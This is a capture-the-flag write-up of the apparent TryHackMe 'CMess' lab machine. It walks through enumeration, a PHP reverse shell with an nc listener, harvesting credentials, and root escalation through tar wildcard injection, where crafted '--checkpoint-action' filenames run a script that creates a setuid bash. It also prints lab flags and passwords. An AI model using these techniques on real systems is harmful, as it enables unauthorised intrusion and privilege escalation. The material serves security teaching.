
# **Cmess**

```
ping cmess.thm
 rustscan -r 1-65535 -a cmess.thm -- -A -oN portscan
                    syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCvfxduhH7oHBPaAYuN66Mf6eL6AJVYqiFAh6Z0gBpD08k+pzxZDtbA3cdniB
u1+UtE2K7lDDiy4H3CkBZALJvA0q1CNc53sokAUsf5eEh8/t8oL+QWyVhtcbIcRcqUDZ68UcsTd7K7Q1+GbxNa3wftE0xKZ+63nZ
uDIF
    256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGOVQ0bHJHx9Dpyf9yscggpEyw
    256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFUGmaB6zNbqDfDaG52mR3Ku2wYe1jZX/x57d94nxxkC
80/tcp open http
                    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
| http-methods:
  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Gila CMS
```

On this machine 2 ports are open as 22, 80

### On port 80



```
feroxbuster -u http://cmess.thm -w dir_big.txt -t 30 -no-recursion --dont-
extract-links
```

```
[~/Desktop/ctf/cmess]
    feroxbuster -u http://cmess.thm -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 30 -no-recursion --dont-extract-links
by Ben "epi" Risher
                                                ver: 2.10.0
      Target Url
                                    http://cmess.thm
      Threads
      Wordlist
                                   /root/Documents/ubuntu/Wordlists/dir_big.txt
      Status Codes
                                    All Status Codes
      Timeout (secs)
      User-Agent
                                    feroxbuster/2.10.0
     Config File
Output File
                                    /etc/feroxbuster/ferox-config.toml
                                    -recursion
     HTTP methods
                                   [GET]
     Do Not Recurse
                                    true
     Press [ENTER] to use the Scan Management Menu™
                                  246w
                                              3208c Auto-filtering found
                                                                                   -like response and created new filter; toggle off with --dont-filter
                                                                                  Multiple response and created new filter; toggle off with --dont-filter
          GET
                        91
                                   28w
                                               274c Auto-filtering found
                        41
200
          GET
                                                65c http://cmess.thm/robots.txt
                                             1580c http://cmess.thm/admin/logon.jsp
1580c http://cmess.thm/admin
1580c http://cmess.thm/admin/secure/logon.jsp
1580c http://cmess.thm/admin/*
3851c http://cmess.thm/index
3865c http://cmess.thm/
          GET
                       41l
                                    99w
          GET
                       41l
                                   99w
200
          GET
                       41l
                                   99w
200
          GET
                       411
                                   99w
                      107l
200
          GET
                                  290w
          GET
                      107l
                                  290w
200
                                             3851c http://cmess.thm/search
1580c http://cmess.thm/login
3353c http://cmess.thm/about
3851c http://cmess.thm/blog
                      107l
          GET
200
                                  290w
                       41l
200
          GET
                                   99w
200
          GET
                       92l
                                  266w
200
          GET
                      107l
                                  290w
                                             4078c http://cmess.thm/01
3862c http://cmess.thm/category
200
          GET
                      102l
                                   308w
          GET
                      109l
                                  291w
                                              4078c http://cmess.thm/1
          GET
                      102l
                                   308w
          GET
                        91
                                   28w
                                               318c http://cmess.thm/themes ⇒ http://cmess.thm/themes/?url=themes
          GET
                       211
                                   42w
                                               735c http://cmess.thm/feed
200
          GET
                      107l
                                   290w
                                              3851c http://cmess.thm/0
          GET
                                   28w
                                              318c http://cmess.thm/assets ⇒ http://cmess.thm/assets/?url=assets
```

Not interesting in here right now.

Let's try enumerate subdomain related to cmess.thm

```
ffuf -u http://cmess.thm/ -H "Host:FUZZ.cmess.thm" -w dir_big.txt -t 100 -c -fw 522
```

```
-[~/Desktop/ctf/cmess]
   ffuf -u http://cmess.thm/ -H "Host:FUZZ.cmess.thm" -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100 -c -fw 522
       v2.0.0-dev
 :: Method
:: URL
                     : http://cmess.thm/
                     : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
: Host: FUZZ.cmess.thm
:: Wordlist
:: Header
:: Follow redirects : false
:: Calibration
                     : false
:: Timeout
                     : 10
 :: Threads
                     : 100
:: Matcher
                     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter
                     : Response words: 522
[Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 129ms]
   * FUZZ: dev
```

#### Add dev.cmess.thm in /etc/hosts file

```
127.0.0.1 localhost
127.0.1.1 Hindutva
10.10.132.36 cmess.thm
10.10.132.36 dev.cmess.thm
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

### Navigate to dev.cmess.thm

Found email and password andre user

```
andre@cmess.thm:KPFTN_f2yxe%
```



# **Development Log**

#### andre@cmess.thm

Have you guys fixed the bug that was found on live?

#### support@cmess.thm

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

#### support@cmess.thm

Update! We have had to delay the patch due to unforeseen circumstances


#### andre@cmess.thm

That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.

#### support@cmess.thm


Your password has been reset. Here: KPFTN\_f2yxe%

## Now we already find out ladmin panel using fuzzing






Successfully login into the account



Now to the **Content > File Manager** and upload a php reverse shell After succeffuly uploading go to the assets folder



Now we know **assets** folder is already there when we do fuzzing.

Start the netcat listener

Go to the http://cmess/thm/assets/

```
(root@ Hindutva)-[~/Desktop/ctf/cmess]
# rlwrap -f . -r nc -lvnp 80
listening on [any] 80 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.132.36] 57842
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux 07:05:33 up 31 min, 0 users, load average: 0.00, 0.28, 2.53
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ |
```

Got the shell as www-data

Upload the **linpeas.sh** and run it

Got two valuable information

Found a .password.bak file in lopt folder

```
Searching *password* or *credential* files in home (limit 70)
/bin/systemd-ask-password
/bin/systemd-tty-ask-password-agent
/etc/pam.d/common-password
/opt/.password.bak
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/legacy_password_test.mod
```

And second is cronjob that can run **every 2 minute** and backup everything from the **/home/andre/backup** folder into the **/tmp/andre\_backup.tar.gz** using **tar** 

Let's explore both the information

Found password of **andre** user

```
cat /opt/.password.bal
```

```
$ cat /opt/.password.bak
andres backup password
UQfsdCB7aAP6
$ |
```

Login it using ssh

```
ssh andre@cmess.thm
```

We successfully login in the account

```
lindutva)-[~/Desktop/ctf/cmess]
   ssh andreacmess.thm
andre@cmess.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)
* Documentation: https://help.ubuntu.com
                 https://landscape.canonical.com
* Management:
* Support:
                 https://ubuntu.com/advantage
Last login: Thu Feb 13 15:02:43 2020 from 10.0.0.20
andre@cmess:~$ whoami
andre
andre@cmess:~$ ls -la
total 36
drwxr-x- 4 andre andre 4096 Feb 9 2020 .
drwxr-xr-x 3 root root 4096 Feb 6 2020 ...
drwxr-x- 2 andre andre 4096 Feb 9 2020 backup
lrwxrwxrwx 1 root root
                          9 Feb 6 2020 .bash history → /dev/null
-rwxr-x- 1 andre andre 220 Feb 6 2020 .bash_logout
-rwxr-x- 1 andre andre 3771 Feb 6 2020 .bashrc
drwxr-x- 2 andre andre 4096 Feb 6 2020 .cache
-rwxr-x- 1 andre andre 655 Feb 6 2020 .profile
lrwxrwxrwx 1 root root 9 Feb 6 2020 .sudo_as_admin_successful → /dev/null
-rwxr-x-- 1 andre andre
                        38 Feb 6 2020 user.txt
-rwxr-x- 1 andre andre 635 Feb 9 2020 .viminfo
andre@cmess:~$ cat user.txt
thm{c529b5d5d6ab6b430b7eb1903b2b5e1b}
andre@cmess:~$
```

Now jump on to the cronjob

Create a bash file into the /backup folder of andre

```
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > root.sh
```

Above command **copy** the **/bin/bash** (bash executable) into **/tmp/bash** and set the **setuid** for the **/tmp/bash** means when the file is execute it can run as privilege user i.e **root** 

Set execute permission for file

```
chmod +x root.sh

touch /home/andre/backup/--checkpoint=1
touch /home/andre/backup/--checkpoint-action=exec=sh\ root.sh
```

Above command create a file --checkpoint=1 (show progress message every 1 record) and --checkpoint-action=exec=sh\ root.sh (execute action on each progress ie run root.sh file)

After running all above command wait for 2 minutes Then type command

```
/tmp/bash -p
```

```
andre@cmess:~/backup$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > root.sh
andre@cmess:~/backup$ chmod +x root.sh
andre@cmess:~/backup$ touch /home/andre/backup/--checkpoint=1
andre@cmess:~/backup$ touch /home/andre/backup/--checkpoint-action=exec=sh\ root.sh
andre@cmess:~/backup$ /tmp/bash -p
bash-4.3# id
uid=1000(andre) gid=1000(andre) euid=0(root) egid=0(root) groups=0(root),1000(andre)
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
thm{9f85b7fdeb2cf96985bf5761a93546a2}
bash-4.3# |
```

Now we root user of the machine